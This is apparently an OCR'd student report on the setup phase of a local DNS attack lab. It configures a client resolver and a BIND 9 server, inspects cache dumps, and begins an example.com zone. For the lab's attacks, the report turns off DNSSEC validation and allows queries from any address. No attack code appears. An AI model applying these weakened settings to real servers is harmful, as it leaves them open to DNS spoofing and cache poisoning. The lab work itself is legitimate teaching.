
**Lab Name:** Local DNS Attack Lab

## Setting Up a Local DNS Server

A DNS server is responsible for translating domain names into IP addresses, which is essential for accessing websites and other network resources. In this section, we will walk through the process of setting up a local DNS server in a lab environment using virtual machines.

Specifically, we will need three separate machines: one for the victim, one for the DNS server, and one for the attacker.



## Task 1: Configure the User Machine

To use the local DNS server at IP address 10.211.55.8 on the user machine with IP address 10.211.55.7, we need to modify the resolver configuration file located at /etc/resolv.conf.

By adding the IP address of the DNS server, 10.211.55.8, as the first entry in the file, we can set it as the primary DNS server for the user machine. This ensures that domain name resolution requests from the user machine are first sent to the local DNS server.

- Open and edit the resolv.conf.d/head:

```
parallels@Client ~ 2023-03-31-11:30 $ sudo nano /etc/resolvconf/resolv.conf.d/head
```

The **resolv.conf** file is a configuration file in Unix-based operating systems, including Ubuntu, that contains information about how the system resolves domain names (i.e., maps domain names to IP addresses).

When a process on the system needs to resolve a domain name, it consults the resolv.conf file to determine which DNS servers to query. The system sends a DNS query to the first DNS server in the list, and if that server does not respond, it tries the next server, and so on.

**resolv.conf.d/head** is a file, located in the /etc/resolvconf/resolv.conf.d/ directory, that contains additional

directives for the resolv.conf file. When the system generates the resolv.conf file, it includes the contents of resolv.conf.d/head at the beginning of the file.

- Adding to resolv.conf.d/head the ip address of the machine we want to make the DNS server:

```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
# 127.0.0.53 is the systemd-resolved stub resolver.
# run "systemd-resolve --status" to see details about the actual nameservers.

nameserver 10.211.55.8
```

**nameserver** is a directive that specifies the IP address of a DNS (Domain Name System) server that the system should use for DNS resolution.

- Update the `/etc/resolv.conf` file with the current DNS server settings:

```
@Client ~ 2023-03-31-14:04 $ sudo resolvconf -u
```

The **-u** option tells **resolvconf** to update the **/etc/resolv.conf** file with the current DNS server settings from the head file and any other sources of DNS information that resolvconf is aware of.

- Now we will run ‘dig’ command to see if the setup was successful

```
parallels@Client ~ 2023-03-31-14:27 $ dig @10.211.55.8 google.com
;; communications error to 10.211.55.8#53: connection refused
```

In Linux, the **dig** command is used to query DNS (Domain Name System) servers for information about a domain name.

We ran it with @[Server's-ip] to check if the DNS setup was successful. But, from the message it is clear that the setup was unsuccessful, more specifically, the communication with 10.211.55.8 at port 53 failed.

- We ran the next command to check the current state on Server's machine:

```
parallels@Server ~ 2023-03-31-11:35 $ sudo netstat -tulpn | grep :53
[sudo] password for parallels:
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      540/systemd-res
olve
udp        0      0 127.0.0.53:53           0.0.0.0:*                           540/systemd-res
olve
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           661/avahi-daemo
n: r
udp6       0      0 :::5353                 :::*                                661/avahi-daemo
n: r
```

When running **sudo netstat -tulpn | grep :53**, we are searching for any network connections that are using port 53, which is the port number used for DNS requests.

From this data, It seems like the Server is only listening on the loopback address 127.0.0.53 and not on the server's IP address (10.211.55.8).

- To fix this we added the following changes to **bind*** configuration:

```
@Server ~ 2023-04-01-23:09 $ sudo nano /etc/bind/named.conf.options
```

* **Bind** is an open-source DNS software that provides a way to map domain names to IP addresses and vice versa. We are using it in the context of this lab.

- Updated the configuration file to listen on the Server's IP:

```
  GNU nano 6.2                        /etc/bind/named.conf.options *
options {
    directory "/var/cache/bind";

    // Uncomment this line to listen on all available network interfaces
    // listen-on { any; };

    listen-on { 10.211.55.8; };

    // Forward DNS requests to Google's public DNS servers
    forwarders {
        8.8.8.8;
        8.8.4.4;
    };

    // Allow queries from any IP address (adjust this for your security requirements)
    allow-query { any; };

    // Enable recursion for your local network (adjust the IP range accordingly)
    allow-recursion { 10.211.55.0/24; };
};
```

The reason for this configuration is to change the config such that the DNS server will listen to DNS queries from other machines as well, because by default it is listening to DNS queries from the machine itself.

- Running the following call:

```
@Server ~ 2023-04-01-23:14 $ sudo systemctl restart bind9
```

To restart the bind service.

- Running again the netstat check:

```
parallels@Server ~ 2023-04-01-23:14 $ sudo netstat -tulpn | grep :53
tcp        0      0 10.211.55.8:53          0.0.0.0:*               LISTEN

tcp        0      0 10.211.55.8:53          0.0.0.0:*               LISTEN

tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
olve
tcp6       0      0 fe80::21c:42ff:fe4f::53 :::*                    LISTEN

tcp6       0      0 fe80::21c:42ff:fe4f::53 :::*                    LISTEN

tcp6       0      0 ::1:53                  :::*                    LISTEN

tcp6       0      0 ::1:53                  :::*                    LISTEN

tcp6       0      0 fdb2:2c26:f4e4:0:21c:53 :::*                    LISTEN

tcp6       0      0 fdb2:2c26:f4e4:0:21c:53 :::*                    LISTEN
```

* **-tulpn** used to display information about active network connections and their associated processes.
Unlike the previous time, we see that Server's ip was added as well and is currently listening.

- Checking on Client's machine:

```
parallels@Client ~ 2023-04-01-22:20 $ dig @10.211.55.8 google.com

; <<>> DiG 9.18.1-1ubuntu1.3-Ubuntu <<>> @10.211.55.8 google.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26907
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 9e2130a3416148a101000000642890d49f1c90686a719091 (good)
;; QUESTION SECTION:
;google.com.                    IN      A

;; ANSWER SECTION:
google.com.             184     IN      A       172.217.22.110

;; Query time: 123 msec
;; SERVER: 10.211.55.8#53(10.211.55.8) (UDP)
;; WHEN: Sat Apr 01 23:15:16 IDT 2023
;; MSG SIZE  rcvd: 83
```

This time we see that the connection succeeded.

- Running general dig command to make sure the server configured well on Client's machine:

```
parallels@Client ~ 2023-04-01-23:15 $ sudo dig
[sudo] password for parallels:

; <<>> DiG 9.18.1-1ubuntu1.3-Ubuntu <<>>
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8371
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 27

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 63b0eb1c9c2a45b5010000006429f471ec0de151949e14b2 (good)
;; QUESTION SECTION:
;.                              IN      NS

;; ANSWER SECTION:
.                       427335  IN      NS      e.root-servers.net.
.                       427335  IN      NS      d.root-servers.net.
.                       427335  IN      NS      b.root-servers.net.
.                       427335  IN      NS      j.root-servers.net.
.                       427335  IN      NS      m.root-servers.net.
.                       427335  IN      NS      l.root-servers.net.
j.root-servers.net.     427335  IN      A       192.58.128.30
k.root-servers.net.     427335  IN      A       193.0.14.129
l.root-servers.net.     427335  IN      A       199.7.83.42
m.root-servers.net.     427335  IN      A       202.12.27.33
a.root-servers.net.     427335  IN      AAAA    2001:503:ba3e::2:30
b.root-servers.net.     427335  IN      AAAA    2001:500:200::b
c.root-servers.net.     427335  IN      AAAA    2001:500:2::c
d.root-servers.net.     427335  IN      AAAA    2001:500:2d::d
e.root-servers.net.     427335  IN      AAAA    2001:500:a8::e
f.root-servers.net.     427335  IN      AAAA    2001:500:2f::f
g.root-servers.net.     427335  IN      AAAA    2001:500:12::d0d
h.root-servers.net.     427335  IN      AAAA    2001:500:1::53
i.root-servers.net.     427335  IN      AAAA    2001:7fe::53
j.root-servers.net.     427335  IN      AAAA    2001:503:c27::2:30
k.root-servers.net.     427335  IN      AAAA    2001:7fd::1
l.root-servers.net.     427335  IN      AAAA    2001:500:9f::42
m.root-servers.net.     427335  IN      AAAA    2001:dc3::35

;; Query time: 0 msec
;; SERVER: 10.211.55.8#53(10.211.55.8) (UDP)
;; WHEN: Mon Apr 03 00:32:33 IDT 2023
;; MSG SIZE  rcvd: 851
```

We can see in **SERVER** that it is the one we defined - Server's machine ip 10.211.55.8.

## Task 2: Set up a Local DNS Server

For the local DNS server, we need to run a DNS server program. The most widely used DNS server software is called BIND (mentioned before).

**The goal** of this task is to learn how to configure BIND 9 for the lab environment.

### Step 1: Configuring BIND 9 server

- Similarly to before we open the bind configuration file:

```
@Server ~ 2023-04-03-00:25 $ sudo nano /etc/bind/named.conf.options
```

- Adding a dump-file entry to the options block:

```
 GNU nano 6.2                    /etc/bind/named.conf.options *
options {
    directory "/var/cache/bind";

    // Uncomment this line to listen on all available network interfaces
    // listen-on { any; };

    listen-on { 10.211.55.8; };

    // Forward DNS requests to Google's public DNS servers
    forwarders {
        8.8.8.8;
        8.8.4.4;
    };

    // DNS cache
    dump-file "/var/cache/bind/dump.db";

    // Allow queries from any IP address (adjust this for your security requirements)
    allow-query { any; };

Save modified buffer?
 Y Yes
 N No           ^C Cancel
```

The above option specifies where the cache content should be dumped to if BIND is asked to dump its cache.
If this option is not specified, BIND dumps the cache to a default file called /var/cache/bind/named_dump.db.

- After updating the file we need to restart restart the BIND service to apply the changes:

```
@Server ~ 2023-04-05-13:38 $ sudo systemctl restart bind9
```

- Running a command that dumps the content of the cache to the file specified above:

```
parallels@Server ~ 2023-04-05-10:34 $ sudo rndc dumpdb -cache
[sudo] password for parallels:
```

- Checking the file is created as expected:

```
@Server ~ 2023-04-05-13:39 $ ls -l /var/cache/bind/dump.db
- 1 bind bind 6758 Apr  5 13:39 /var/cache/bind/dump.db
```

- Checking the content of the file as well:

```
parallels@Server ~ 2023-04-05-13:43 $ cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 0 second stale ttl
$DATE 20230405103917
; secure
.                       518385  IN NS   a.root-servers.net.
                        518385  IN NS   b.root-servers.net.
                        518385  IN NS   c.root-servers.net.
                        518385  IN NS   d.root-servers.net.
                        518385  IN NS   e.root-servers.net.
                        518385  IN NS   f.root-servers.net.
                        518385  IN NS   g.root-servers.net.
                        518385  IN NS   h.root-servers.net.
                        518385  IN NS   i.root-servers.net.
                        518385  IN NS   j.root-servers.net.
                        518385  IN NS   k.root-servers.net.
                        518385  IN NS   l.root-servers.net.
                        518385  IN NS   m.root-servers.net.
; secure
                        518385  RRSIG   NS 8 0 518400 (
                                        20230418050000 20230405040000 60955 .
                                        pmsORdgM7AuC44ri0FQ9LUVtDP5itybmggpP
```

We can see that it indeed contains the DNS cache of our BIND DNS server.

- Now, running a command to flush the current cache:

```
s@Server ~ 2023-04-05-13:43 $ sudo rndc flush
```

Important note:
The **dump.db file** is simply a snapshot of the cache at the time we run the **rndc dumpdb -cache command**. Flushing the cache using **rndc flush** clears the cache in memory, but it doesn't directly affect the contents of the dump.db file.

- So, when checking the context of the file we still see the TTL from before:

```
parallels@Server ~ 2023-04-05-13:55 $ cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 0 second stale ttl
$DATE 20230405103917
; secure
.                       518385  IN NS   a.root-servers.net.
                        518385  IN NS   b.root-servers.net.
                        518385  IN NS   c.root-servers.net.
                        518385  IN NS   d.root-servers.net.
                        518385  IN NS   e.root-servers.net.
                        518385  IN NS   f.root-servers.net.
                        518385  IN NS   g.root-servers.net.
                        518385  IN NS   h.root-servers.net.
                        518385  IN NS   i.root-servers.net.
```

- But, after dumping the cache from memory again, because there was no new activity after the flush, we see the file has been

“cleaned” from the previous entries:

```
arallels@Server ~ 2023-04-05-13:59 $ sudo rndc dumpdb -cache
arallels@Server ~ 2023-04-05-14:00 $ cat /var/cache/bind/dump.db

 Start view _default


 Cache dump of view '_default' (cache _default)

 using a 0 second stale ttl
DATE 20230405110038

 Address database dump

 [edns success/timeout]
 [plain success/timeout]


 Unassociated entries


 Bad cache
```

In summary, we have successfully created a custom dump file and confirmed that it works as expected.

Step 2: Turn off DNSSEC

**DNSSEC** is a set of security protocols that add digital signatures to the DNS to protect against attacks such as DNS spoofing and cache poisoning.

DNSSEC works by adding a layer of cryptographic security to the DNS. It uses public-key cryptography to verify that the DNS data is authentic and has not been modified in transit. When a DNS query is made,

DNSSEC-enabled servers can verify the authenticity of the DNS response by checking the digital signature of the data against a trusted key.

For the purpose of testing DNS attacks in this lab, we are required to turn it off. Therefore, we are adding additional configuration to BIND config file:

- Disabling DNSSEC validation:

```
ptions {
    directory "/var/cache/bind";

    #Uncomment this line to listen on all available network interfaces
    #listen-on { any; };

    listen-on { 10.211.55.8; };

    #Forward DNS requests to Google's public DNS servers
    #forwarders {
     #   8.8.8.8;
      #  8.8.4.4;
    #};

    #DNS cache
    dump-file "/var/cache/bind/dump.db";

    #DNSSEC=disabled
    dnssec-validation no;

    #Allow queries from any IP address (adjust this for your security requirements)
    allow-query { any; };

    #Enable recursion for your local network (adjust the IP range accordingly)
    allow-recursion { 10.211.55.0/24; };
```

Since BIND 9.14 dnssec-enable has been deprecated, and because we are using 9.18 we had to use dnssec-validation instead.

Step 3: Starting DNS server

- To add all the latest configurations we restart the bind service again:

```
@Server ~ 2023-04-05-14:54 $ sudo systemctl restart bind9
```

Step 4: Using the DNS server

- Sending ping from Client to Facebook:


```
parallels@Client ~ 2023-04-05-14:59 $ ping www.facebook.com -c2
PING star-mini.c10r.facebook.com (157.240.252.35) 56(84) bytes of data.
64 bytes from edge-star-mini-shv-01-fra3.facebook.com (157.240.252.35): icm
s
64 bytes from edge-star-mini-shv-01-fra3.facebook.com (157.240.252.35): icm
s

--- star-mini.c10r.facebook.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 61.326/62.584/63.842/1.258 ms
```

- Client's wireshark:

| Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|
| 10.211.55.7 | 10.211.55.8 | DNS | 87 | Standard query 0x4fff A www.facebo |
| 10.211.55.7 | 10.211.55.8 | DNS | 87 | Standard query 0x91f8 AAAA www.fac |
| 10.211.55.8 | 10.211.55.7 | DNS | 156 | Standard query response 0x91f8 AAA |
| 10.211.55.8 | 10.211.55.7 | DNS | 144 | Standard query response 0x4fff A w |
| 10.211.55.7 | 10.211.55.8 | DNS | 98 | Standard query 0x1b99 PTR 35.252.2 |
| 10.211.55.8 | 10.211.55.7 | DNS | 151 | Standard query response 0x1b99 PTR |
| 10.211.55.7 | 10.211.55.8 | DNS | 98 | Standard query 0xca81 PTR 35.252.2 |
| 10.211.55.8 | 10.211.55.7 | DNS | 151 | Standard query response 0xca81 PTR |

We can see that the request indeed went to the server's IP as we configured. Also, the response got from the Server IP as well.

- Server's wireshark:



| Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|
| 10.211.55.7 | 10.211.55.8 | DNS | 87 | Standard query 0x4fff A www.fac |
| 10.211.55.7 | 10.211.55.8 | DNS | 87 | Standard query 0x91f8 AAAA www. |
| fdb2:2c26:f4e4:0:21… | 2001:dc3::35 | DNS | 102 | Standard query 0xcfc4 NS <Root> |
| fdb2:2c26:f4e4:0:21… | 2001:dc3::35 | DNS | 108 | Standard query 0x55d2 A _.com C |
| 2001:dc3::35 | fdb2:2c26:f4e4:0:21… | DNS | 1171 | Standard query response 0xcfc4 |
| 2001:dc3::35 | fdb2:2c26:f4e4:0:21… | DNS | 1227 | Standard query response 0x55d2 |
| fdb2:2c26:f4e4:0:21… | 2001:502:8cc::30 | DNS | 117 | Standard query 0x98c3 A _.faceb |
| 2001:502:8cc::30 | fdb2:2c26:f4e4:0:21… | DNS | 897 | Standard query response 0x98c3 |
| fdb2:2c26:f4e4:0:21… | 2a03:2880:f0fc:c:fa… | DNS | 119 | Standard query 0x44d5 A www.fac |
| fdb2:2c26:f4e4:0:21… | 2a03:2880:f0fc:c:fa… | DNS | 119 | Standard query 0x54e1 AAAA www. |
| 2a03:2880:f0fc:c:fa… | fdb2:2c26:f4e4:0:21… | DNS | 136 | Standard query response 0x44d5 |
| 2a03:2880:f0fc:c:fa… | fdb2:2c26:f4e4:0:21… | DNS | 136 | Standard query response 0x54e1 |
| fdb2:2c26:f4e4:0:21… | 2a03:2880:f1fc:c:fa… | DNS | 122 | Standard query 0x765e A _.c10r. |
| 2a03:2880:f1fc:c:fa… | fdb2:2c26:f4e4:0:21… | DNS | 353 | Standard query response 0x765e |
| fdb2:2c26:f4e4:0:21… | 2a03:2880:f0fd:b:fa… | DNS | 130 | Standard query 0xcbd4 A star-mi |
| fdb2:2c26:f4e4:0:21… | 2a03:2880:f0fd:b:fa… | DNS | 130 | Standard query 0xe21b AAAA star |
| 2a03:2880:f0fd:b:fa… | fdb2:2c26:f4e4:0:21… | DNS | 146 | Standard query response 0xe21b |
| 2a03:2880:f0fd:b:fa… | fdb2:2c26:f4e4:0:21… | DNS | 134 | Standard query response 0xcbd4 |

After receiving the DNS request from the client IP (10.211.55.7) we can see that the Server is starting a recursive DNS resolution process:

1. It starts by querying the root servers, then moves on to top-level domain (TLD)** servers, and finally to the authoritative name servers for the requested domain.

   ** When a recursive resolver sends a query to a TLD server, the TLD server provides a referral to the name servers responsible for the specific domain being queried. The recursive resolver then continues its query by contacting the referred name servers. This process helps to navigate through the DNS hierarchy and locate the desired information.

2. The server receives the final answer from the authoritative name server and caches it according to the Time to Live (TTL) value.

3. The server sends the resolved IP address back to the client, which then proceeds to establish a connection with the destination (facebook.com).

- Now, on the Server, updating the cache file and opening it:

```
@Server ~ 2023-04-05-15:27 $ sudo rndc dumpdb -cache
ssword for parallels:
@Server ~ 2023-04-05-15:27 $ cat /var/cache/bind/dump.db
```

- The file is not empty as before:

```
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 0 second stale ttl
$DATE 20230405122748
; authanswer
.                       517577  IN NS   a.root-servers.net.
                        517577  IN NS   b.root-servers.net.
                        517577  IN NS   c.root-servers.net.
                        517577  IN NS   d.root-servers.net.
                        517577  IN NS   e.root-servers.net.
                        517577  IN NS   f.root-servers.net.
                        517577  IN NS   g.root-servers.net.
                        517577  IN NS   h.root-servers.net.
                        517577  IN NS   i.root-servers.net.
                        517577  IN NS   j.root-servers.net.
                        517577  IN NS   k.root-servers.net.
                        517577  IN NS   l.root-servers.net.
                        517577  IN NS   m.root-servers.net.
; authanswer
                        517577  RRSIG   NS 8 0 518400 (
                                        20230418050000 20230405040000 60955 .
                                        pmsORdgM7AuC44ri0FQ9LUVtDP5itybmggpP
                                        5ycwMU+dQjuxDMWxqdT8/6VkyL6TUiNAkO2M
```

- With dig command on Client machine we check the TTL:


```
parallels@Client ~ 2023-04-05-15:32 $ dig www.facebook.com

; <<>> DiG 9.18.1-1ubuntu1.3-Ubuntu <<>> www.facebook.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18015
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 3f35f8a80aba83a201000000642d6a56ce3568cc10e19585 (good)
;; QUESTION SECTION:
;www.facebook.com.              IN      A

;; ANSWER SECTION:
www.facebook.com.       2503    IN      CNAME   star-mini.c10r.facebook.com.
star-mini.c10r.facebook.com. 48 IN      A       157.240.252.35
```

- After some time running it again:

```
parallels@Client ~ 2023-04-05-15:32 $ dig www.facebook.com

; <<>> DiG 9.18.1-1ubuntu1.3-Ubuntu <<>> www.facebook.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25183
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: de7ea403db4df5a401000000642d6afd122f0582c29076f8 (good)
;; QUESTION SECTION:
;www.facebook.com.              IN      A

;; ANSWER SECTION:
www.facebook.com.       2336    IN      CNAME   star-mini.c10r.facebook.com.
star-mini.c10r.facebook.com. 60 IN      A       157.240.252.35
```

We can see it is decreasing a bit after some time. It indicates that it is using the same cache with TTL as above.

- Checking Server's wireshark:



| Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|
| 10.211.55.7 | 10.211.55.8 | DNS | 99 | Standard query 0x2fc5 A www. |
| fdb2:2c26:f4e4:0:21… | 2a03:2880:f1fd:b:fa… | DNS | 130 | Standard query 0xf5c0 A star |
| 2a03:2880:f1fd:b:fa… | fdb2:2c26:f4e4:0:21… | DNS | 134 | Standard query response 0xf5 |
| 10.211.55.8 | 10.211.55.7 | DNS | 172 | Standard query response 0x2f |

The output is much shorter than before, compared to the first ping, which also indicates a usage of cache.

## Task 3: Host a Zone in the Local DNS Server

Hosting a zone means that the server is responsible for providing authoritative DNS information for that domain name to other DNS servers and clients. This typically involves configuring the DNS records for the domain name, such as the A records for its IP addresses, the MX records for its mail servers, and any other relevant DNS records.

In this lab, we will set up an authoritative server for the example.com domain.

### Step 1: Create zones on Server machine

- First open the named.conf

```
@Server ~ 2023-04-05-15:31 $ sudo nano /etc/bind/named.conf
assword for parallels:
```

- In the file it is suggested to add the zone valued to named.conf.local therefore we will follow BIND suggestion and add it there:

```
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
```

* we can find a reference to it in bind9 documentation as well:
"**File /etc/bind/named.conf.local -** This file contains the local DNS server configuration, and this is where you declare the zones associated with this server's domain(s)."

- Adding the zones into named.conf.local:

```
//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

zone "example.com" {
        type master;
        file "/etc/bind/example.com.db";
};
zone "0.168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/192.168.0.db";
};
```

Step 2: Setup the forward lookup zone file

A forward lookup zone file is a text file that contains information about the domain names and their corresponding IP addresses. This type of zone file is used to resolve domain names to IP addresses, which is also known as forward DNS resolution.

- First we create example.com.db file:

```
@Server ~ 2023-04-05-23:43 $ sudo nano /etc/bind/example.com.db
```

- Adding the following content to it:

```
  GNU nano 6.2                                        /etc/bind/example.com.db
$TTL 3D ; default expiration time of all resource records without
; their own TTL
@ IN SOA ns.example.com. admin.example.com. (
1 ; Serial
8H ; Refresh
2H ; Retry
4W ; Expire
1D ) ; Minimum
@ IN NS ns.example.com. ;Address of nameserver
@ IN MX 10 mail.example.com. ;Primary Mail Exchanger
www IN A 192.168.0.101 ;Address of www.example.com
mail IN A 192.168.0.102 ;Address of mail.example.com
ns IN A 192.168.0.10 ;Address of ns.example.com
*.example.com. IN A 192.168.0.100 ;Address for other URL in
; the example.com domain
```

Each line in the file specifies a different DNS resource record (RR) for the domain, and it follows a specific syntax defined by BIND.

Breaking the file apart:

- **TTL 3D**: sets the default expiration time for all resource records in the zone file to 3 days
- **@**: refers to the origin of the zone, which in this case is "example.com"
- **IN SOA**: defines the start of authority (SOA) record for the zone and specifies the primary nameserver for the domain ("ns.example.com") and the contact email for the zone administrator ("admin.example.com")
- **IN NS**: specify that the nameserver for the zone is "ns.example.com".
- **IN MX**: specifies that the primary mail exchanger (MX) for the domain is "mail.example.com" with a priority of 10

